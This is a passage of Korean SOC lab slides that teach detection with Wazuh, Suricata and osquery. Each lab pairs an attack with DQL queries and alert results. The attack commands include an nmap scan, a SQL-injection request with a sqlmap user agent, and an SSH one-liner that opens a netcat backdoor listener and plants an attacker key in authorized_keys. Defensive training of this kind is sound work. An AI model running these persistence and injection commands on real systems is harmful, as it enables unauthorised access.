
```
# 네트워크 계층에서 보이는 공격 — 스캔 · 도구 시그니처를 IPS(Suricata) 가 잡는다
att@attacker:~$ sudo nmap -sS -p 80,443,8001-8007 192.168.0.189
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" -A "sqlmap/1.6.4" "http://dvwa.ccc.com/?id=1%20UNION%20SELECT%201,2--"
HTTP 403
```

구문 풀이

`nmap -sS / sqlmap User-Agent`	네트워크 계층에서도 보이는 공격 — 스캔 · 도구 시그니처

59 실습 ② SIEM 에서 찾기 — Suricata IDS 알림 연계

```
rule.groups:suricata AND NOT data.alert.category:"Not Suspicious Traffic"
```



Time	agent.name	rule.id	data.alert.signature	data.alert.severity	data.src_ip	data.dest_ip	data.alert.action
Oct 31, 2026 @ 19:03:08.817	ips	86601	KT66 Bot UA - sqlmap	3	192.168.0.202	10.20.32.80	allowed

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	007
t agent.ip	10.20.32.1
t agent.name	ips
t data.alert.action	allowed
t data.alert.gid	1
t data.alert.rev	1
t data.alert.severity	3
t data.alert.signature	KT66 Bot UA - sqlmap
t data.alert.signature_id	1000003

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · data.alert.signature · data.alert.severity · data.src_ip · data.dest_ip · data.alert.action`

결과 2 hits

읽는 법

- Suricata(IPS) eve.json 의 data.alert.signature, data.src_ip, data.alert.action(allowed/blocked)
- 같은 IP 가 호스트 로그 (16·31 번) 에도 있으면 네트워크 · 호스트 교차 검증 완료

자료와 달라진 점 원본의 data.alert.severity:1 조건은 kt66 로컬 룰 (심각도 2~3) 을 모두 지워 0 건 → 제외

MITRE ATT&CK — 공격을 '단계'와 '기법'으로 읽는 지도

구조

- 전술 (Tactic, 왜): 정찰 → 초기 침투 → 실행 → 지속화 → 권한 상승 → 방어 회피 → 자격증명 접근 → 탐색 → 횡적 이동 → 수집 → C2 → 유출
- 기법 (Technique, 어떻게): T1110 브루트포스, T1190 공개 서비스 공격, T1059 명령 실행 … 하위 기법은 T1110.001 처럼

Wazuh 에서

- 룰 대부분에 rule.mitre.id·tactic·technique 이 붙어 있다 → 탐지 결과를 공격 흐름으로 재구성
- 이 자료의 제목 옆 T 번호가 그 실습의 기법

60 MITRE ATT&CK 전술 · 기법별 보기

kt66 검증 완료

공격

전술 단계 (초기 침투 → 권한 상승 → 지속화) 별로 묶어 공격 흐름을 재구성

탐지 포인트


rule.mitre.tactic, rule.mitre.id, rule.mitre.technique

검색 원리

Wazuh 룰 대부분이 MITRE 태그를 가지고 있어 ID 없이도 분류할 수 있음

결과 해석


rule.mitre.id 로 Terms 집계하면 어떤 기법이 가장 많은지 나옴 . rule.mitre.id:T1110 처럼 기법 하나만 볼 수도 있음




```
rule.mitre.tactic:("Privilege Escalation" or "Credential Access" or "Persistence" or "Defense Evasion") AND
rule.level >= 8
```

60 실습 ② SIEM 에서 찾기 — MITRE ATT&CK 전술 · 기법별 보기

```
rule.mitre.tactic:("Privilege Escalation" or "Credential Access" or "Persistence" or "Defense Evasion") AND rule.level >= 8
```



Time	agent.name	rule.id	rule.level	rule.mitre.id	rule.mitre.tactic	rule.description
Oct 31, 2026 @ 18:46:19.228	kt66-host	5104	8	T1040	Credential Access, Discovery	Interface entered in promiscuous(sniffing) mode.

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	005
t agent.ip	10.20.32.254
t agent.name	kt66-host
t decoder.name	kernel
t full_log	Oct 31 09:46:17 ccc kernel: device qemu entered promiscuous mode
t id	1793439979.44192348
t input.type	log
t location	journald
t manager.name	wazuh.manager

① **인덱스** wazuh-alerts-*

② **시간** Last 24 hours

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.level · rule.mitre.id · rule.mitre.tactic · rule.description`

결과 204 hits

읽는 법

- rule.mitre.tactic·rule.mitre.id 를 Visualize → 어떤 기법이 많은지
- 대시보드 MITRE ATT&CK 모듈 화면과 비교

61 고위험 알림 전체 (일일 점검용)

kt66 검증 완료

공격

레벨 12 이상은 즉시 조사가 필요한 알림

탐지 포인트


rule.level 은 숫자라 범위 검색이 됨

검색 원리

설정 점검 (SCA)· 취약점처럼 상태성 알림은 빼고 행위 알림만 남김

결과 해석


agent.name, rule.description, data.srcip 세 컬럼이면 하루치 점검표로 충분




```
rule.level >= 12 AND NOT rule.groups:(sca or vulnerability-detector or rootcheck)
```

61 실습 ② SIEM 에서 찾기 — 고위험 알림 전체 (일일 점검용)

```
rule.level >= 12 AND NOT rule.groups:(sca or vulnerability-detector or rootcheck)
```



Time	agent.name	rule.id	rule.level	rule.description	data.srcip
Oct 31, 2026 @ 18:26:04.718	windows-user	92213	15	Executable file dropped in folder commonly used by malware	-

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.win.eventdata.creationUtcTime	2026-10-31 09:26:02.452
t data.win.eventdata.image	C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.EXE
t data.win.eventdata.processGuid	{bf1fdaaf-b429-6ae5-4c03-000000000300}
t data.win.eventdata.processId	1924
t data.win.eventdata.targetFilename	C:\\Users\\kt66student\\AppData\\Local\\Temp__PSScriptPolicyTest_z4f55pim.l4s.ps1
t data.win.eventdata.user	KT66-WIN-01\\kt66student

① 인덱스 wazuh-alerts-*

② 시간 Last 24 hours

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.level · rule.description · data.srcip`

결과 184 hits

읽는 법

- agent.name·rule.description·data.srcip 세 컬럼이면 하루치 점검표
- Save 로 저장해 대시보드 패널로 올린다

osquery — 운영체제를 SQL 표로 조회하기

무엇인가

- 프로세스 · 포트 · 사용자 · 시작 프로그램 · 예약 작업 등을 ' 표 ' 로 만들어 SQL 로 조회하는 도구 (Linux·Windows·macOS)
- osqueryi: 대화형 · osqueryd: 서비스로 정해진 쿼리를 주기 실행 → 결과 로그 → Wazuh osquery 모듈 (룰 24010)

kt66 쿼리 (1 분마다)

- 리눅스 : listening_ports · /tmp 실행 프로세스 · UID 0 계정 · crontab · authorized_keys · SUID 파일
- Windows: listening_ports · Temp·AppData 실행 · startup_items · 관리자 그룹 · 예약 작업

Sysmon 과의 차이

- Sysmon·auditd = ' 일어난 일 '(이벤트) · osquery = ' 지금 있는 것 '(상태) — 둘을 같이 보면 놓치는 것이 줄어든다

예시

```
SELECT u.username, g.groupname FROM user_groups ug
  JOIN users u USING (uid) JOIN groups g USING (gid) WHERE g.groupname = 'Administrators';
```

62 실습 ① 공격 실행 — osquery 로 리눅스 지속화 흔적 찾기 (새 실습)

공격자 ↔ 피해 서버(kt66-host) — 62 osquery 로 지속화 흔적 찾기

```
# [피해 서버] 백도어 포트를 열고, 공격자 SSH 키를 심는다 (osquery 가 1분마다 같은 SQL 로 점검)
att@attacker:~$ ssh ccc@192.168.0.189 'nc -lk 31338 &; echo "ssh-ed25519 AAAA··· backdoor2@attacker" >> ~/.ssh/authorized_keys'
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKt66LabKeyForOsqueryDemoOnly000000000000 backdoor2@attacker
# osquery 가 찾은 결과는 '추가됨(added)/사라짐(removed)' 형태로 Wazuh 에 들어온다 (룰 24010)
att@attacker:~$ ssh ccc@192.168.0.189 'sed -i /backdoor2@attacker/d ~/.ssh/authorized_keys'   # 원복
원복
```

구문 풀이

`nc -lk 31338 &`	새 리스닝 포트 (백도어 흉내)
`echo '…backdoor2@attacker' >> ~/.ssh/authorized_keys`	공격자 키 등록

62 실습 ② SIEM 에서 찾기 — osquery 로 리눅스 지속화 흔적 찾기 (새 실습)

```
rule.groups:osquery AND agent.name:kt66-host AND data.osquery.name:(kt66_listening_ports or kt66_authorized_keys) AND data.osquery.action:added
```

Time	agent.name	data.osquery.name	data.osquery.action	data.osquery.columns.port	data.osquery.columns.name
Oct 31, 2026 @ 18:56:25.493	kt66-host	kt66_authorized_keys	added	-	-

Expanded document — View surrounding documents — View single document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	005
t agent.ip	10.20.32.254
t agent.name	kt66-host
t data.osquery.action	added
t data.osquery.calendarTime	Sat Oct 31 09:56:25 2026 UTC
? data.osquery.columns.algorithm	⚠ ssh-ed25519
? data.osquery.columns.comment	⚠ backdoor2@attacker
? data.osquery.columns.key_file	⚠ /home/ccc/.ssh/authorized_keys
t data.osquery.columns.username	ccc

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add**
`agent.name · data.osquery.name · data.osquery.action · data.osquery.columns.port · data.osquery.columns.name · data.osquery.columns.comment`

결과 2 hits

읽는 법

• osquery 가 1 분마다 'SELECT … FROM listening_ports / authorized_keys' 를 실행해 바뀐 행 (added) 만 Wazuh 로 보낸다 → 룰 24010

자료와 달라진 점 새 실습 — osquery 를 kt66-host 에 설치하고 Wazuh osquery 모듈로 수집

63 실습 ① 공격 실행 — osquery 로 Windows 지속화 흔적 찾기 (새 실습)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 63 osquery 로 Windows 지속화 흔적 찾기

```
# osquery 는 '운영체제를 SQL 표로 보는 도구'. 같은 쿼리를 직접 실행해 보면 무엇을 찾는지 알 수 있다
PS C:\Users\kt66student> osqueryi "SELECT name, path, source FROM startup_items WHERE name LIKE '%evil%';"
[
  {"name":"evil","path":"C:\\Temp\\x.exe","source":"HKEY_USERS\\S-1-5-21-2910308273-3251581836-3327309227-1000\\SOFTWARE\\Microsoft\\Windo
ws\\CurrentVersion\\Run"}
]
PS C:\Users\kt66student> osqueryi "SELECT u.username, g.groupname FROM user_groups ug JOIN users u USING (uid) JOIN groups g USING (gid) W
HERE g.groupname='Administrators';"
[
  {"groupname":"Administrators","username":"Administrator"},
  {"groupname":"Administrators","username":"backdoor"},
  {"groupname":"Administrators","username":"kt66student"}
]
# osqueryd(서비스)가 같은 쿼리를 1분마다 돌려 '새로 생긴 행(added)'만 Wazuh 로 보낸다 → 룰 24010
```


구문 풀이

```
osqueryi "SELECT name, path, source FROM
startup_items …"
```

osquery 는 운영체제를 SQL 표로 본다 — 같은 쿼리를 직접 실행해 확인

63 실습 ② SIEM 에서 찾기 — osquery 로 Windows 지속화 흔적 찾기 (새 실습)

```
rule.groups:osquery AND agent.name:windows-user AND data.osquery.name:(kt66_startup_items or kt66_local_admins or kt66_scheduled_tasks) AND data.osquery.action:added
```



Time	agent.name	data.osquery.name	data.osquery.action	data.osquery.columns.name	data.osquery.columns.username	data.osquery.co
Oct 31, 2026 @ 19:24:07.867	windows-user	kt66_scheduled_tasks	added	MicrosoftEdgeUpdateTaskMachineCore{67546C5D-EF1F-4AE6-946C-08A4174E100B}	-	\MicrosoftEdgeUpdateTaskMachineCore{67546C5D-EF1F-4AE6-946C-08A4174E100B}

Expanded document — View surrounding documents — View si

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.osquery.action	added
t data.osquery.calendarTime	Sat Oct 31 10:24:07 2026 UTC
t data.osquery.columns.action	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe /c
t data.osquery.columns.enabled	1
t data.osquery.columns.last_run_time	1793442194
t data.osquery.columns.name	MicrosoftEdgeUpdateTaskMachineCore{67546C5D-EF1F-4AE6-946C-08A4174E100B}

① **인덱스** wazuh-alerts-*

② **시간** Last 24 hours

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add**
`agent.name · data.osquery.name · data.osquery.action · data.osquery.columns.name · data.osquery.columns.username · data.osquery.columns.path`

결과 105 hits

읽는 법

- 37 번 backdoor(관리자 그룹), 40 번 kt66evil(예약 작업), 44 번 evil(Run 키) 이 ' 추가됨 ' 으로 잡힌다
- Sysmon 이 ' 언제 생겼나 '(이벤트) 를 보여준다면 osquery 는 ' 지금

자료와 달라진 점 새 실습 — Windows 에 osquery 설치 (kt66 설치 스크립트)

고급

장기 로그 상관분석 — IP · 이벤트 · 시간 축 위험 정량화

단건 탐지(61개)는 "지금 이 알림이 뭔가"를 답한다. 여기서는 90일치를 쌓아 "이 IP가 얼마나 위험한가, 이 이벤트가 얼마나 믿을 만한가, 어느 시간대가 위험했나"를 숫자로 만든다.

합성 로그 90일 주입 | IP 집계 → 체인 → 점수 | 이벤트 가중치 | 시간별 위험 이력 | 정답 라벨로 모형 평가

DQL 은 필터다 — 집계는 세 곳에서

DQL 에는 GROUP BY·COUNT· 비율이 없다 . Discover 에서 범위를 거른 뒤 , 집계는 아래 셋 중 하나로 넘긴다 .

어디서	할 수 있는 것	한계
Discover → Visualize	Terms, Date histogram, Unique count, Max/Avg — 클릭 몇 번	한 번에 한두 지표 . 비율 · 조인 불편
Indexer management → Dev Tools (DSL)	중첩 집계 , 필터 집계 (FW/IPS/WAF 분리), bucket_script 비율 , 스크립트 필터 (업무시간), moving_fn 롤링	세션 스티칭 · 체인 · 간격 분포는 안 됨
손 계산 워크시트	세션 스티칭 · 체인 · 점수 — Discover 피벗과 Dev Tools 결과를 표에 옮겨 직접 계산	시간이 걸린다 → IP 5 개만 손으로

IP 축

접근 일수 · 간격 · 시스템 수 · 건수 · 차단 / 탐지 · 업무외 · 평판 · 이벤트 종류 · 체인 → **IP 리스크 점수**

이벤트 축

발생 IP 수 · 해외 비율 · 평균 평판 · 업무외 비율 · **침해 도달률** → 이벤트 가중치

시간 축

시간당 이벤트 · 고유 IP· 신규 IP· 가중 위험 ·24h 롤링 → **위험 이력**

DQL 로 IP 프로파일 뽑기 — 검색 하나 + 클릭 하나씩

시간 범위 Last 90 days. 기준 DQL 을 넣은 뒤 왼쪽 필드 목록의 **Visualize**, 히스토그램 **Interval**, 상단 **hits** 수만으로 지표가 나온다 . IPS 는 data.src_ip 라 OR 로 묶는다 .


```
data.srcip:185.220.158.180 OR data.src_ip:185.220.158.180
```

지표	기준 DQL 뒤에 붙이는 조건	읽는 곳
로그 건수 · 이벤트 건수	(없음) · AND rule.level >= 5	상단 hits
접근 일수	(없음)	히스토그램 Interval=Day → 막대 있는 날 수
접근 간격 분포	(없음)	Interval=Hour → 막대가 몰려 있으면 버스트 , 고르면 규칙적
접근 시스템 수	(없음)	agent.name · predecoder.hostname 필드 Visualize
이벤트 종류 수 · 최대 레벨	AND rule.level >= 5	rule.id Visualize(항목 수) · rule.level Visualize
FW 차단 / 통과	AND rule.groups:firewall_drop · AND rule.groups:firewall AND data.action:accept	hits 두 번
IPS 차단 / 탐지	AND data.alert.action:blocked · AND data.alert.action:allowed	hits 두 번
WAF 차단 / 탐지	AND rule.groups:attack AND data.id:403 · AND rule.groups:attack AND NOT data.id:403	hits 두 번
평판 · 국가	(없음)	data.ip_reputation · GeoLocation.country_name Visualize
업무외 · 휴일 비율	DQL 불가 — 시간 선택기를 평일 09~18 로 잡고 hits 비교	전체 hits 대비

